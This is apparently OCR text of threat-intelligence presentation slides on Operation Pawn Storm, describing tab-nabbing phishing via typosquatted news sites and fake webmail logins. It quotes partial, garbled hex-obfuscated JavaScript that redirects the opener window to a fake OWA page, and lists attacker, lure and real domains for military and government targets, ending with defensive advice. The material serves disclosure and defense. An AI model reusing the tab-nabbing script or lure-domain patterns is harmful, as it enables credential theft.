
- employee gets an e-mail that interests him
- e-mail has link to typo squatted news site

tolonevvs.com

- click on link and get redirect to tolonews.com
- tolonevvs.com has obfuscated javascript
- not malicous, sets open windows property to

webmail.academl.com

Target clicks link in OWA e-mail



Simple JavaScript


Simple non-malicious javascript

Source of: http://tolonevvs.com/

```
BLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">

://www.w3.org/1999/xhtml">
<title>


ws-TOLOnews.com


 myFunction()

 

ometime if needed
yFunction, 5000);

xt/javascript">var _0x1b11=["\x6C\x6F\x63\x61\x74\x69\x6F\x6E","\x6F\x70\x65\x6E\x65\x72","\x68\x74\x74\x70\x73\x
x63\x61\x64\x65\x6D\x6C\x2E\x63\x6F\x6D\x2F\x6F\x77\x61\x2F\x61\x75\x74\x68\x2F\x6C\x6F\x67\x6F\x6E\x2E\x61\x73\x
x63\x65\x43\x75\x72\x72\x65\x6E\x74\x3D\x31\x26\x75\x72\x6C\x3D\x68\x74\x74\x70\x73\x25\x33\x61\x25\x32\x66\x25\x
x63\x61\x64\x65\x6D\x69\x2E\x63\x6F\x6D\x25\x32\x66\x6F\x77\x61\x25\x32\x66\x26\x74\x69\x64\x73\x3D\x6C\x6B\x64\x
[_0x1b11[1]][_0x1b11[0]]=_0x1b11[2];</script>

xt/javascript">location="http://tolonews.com:80/"</script>
```


TREND MICRO

OWA “closed” → phishing



other targets with tab nabbing

Target Organization	Phishing domain	Malicious Domain (Social Lure)	Real Domain
Academi	mail.academl.com	tolonevvs.com	tolonews.com
Armed forces Latvia	mailmil.lv	tusexpo2015.com	tusexpo.com
imperialconsult.com	mail.imperialc0nsult.com	skidkaturag.com	skidkatur.com
MOD Hungary	mail.hm.qov.hu	aadexpo2014.co.za	adexpo.co.za
MOD Hungary	mail.hm.qov.hu	itec2014.co.uk	itec.co.uk
MOD Hungary	mail.hm.qov.hu	sofexjordan2014.com	sofexjordan.com
MOD Hungary	mail.hm.qov.hu	eurosatory2014.com	eurosatory.com
MOD Spain	mail.mod.qov.es	gdforum.net	gdforum.org
National Security Bulgaria	mail.dansa.bg	counterterorexpo.com	counterterrorexpo.com
National Security Bulgaria	mail.dansa.bg	novinitie.com	novinite.com
National Security Bulgaria	mail.dansa.bg	standartnevvs.com	standartnews.com
OSCE	login-osce.org	vice-news.com	news.vice.com
SAIC	webmail-saic.com	natoexhibitionff14.com	natoexhibition.org
Yahoo users	us6-yahoo.com	us6-yahoo.com	youtube.com

webmail should be locked down

- mandatory VPN
- two factor authentication
- physical security key (works with Gmail)

some lessons learned

Operation Pawn Storm is

- very aggressive, impact on average citizen
- tries to influence public opinion
- tries to interfere with elections / events
- other actors will learn from them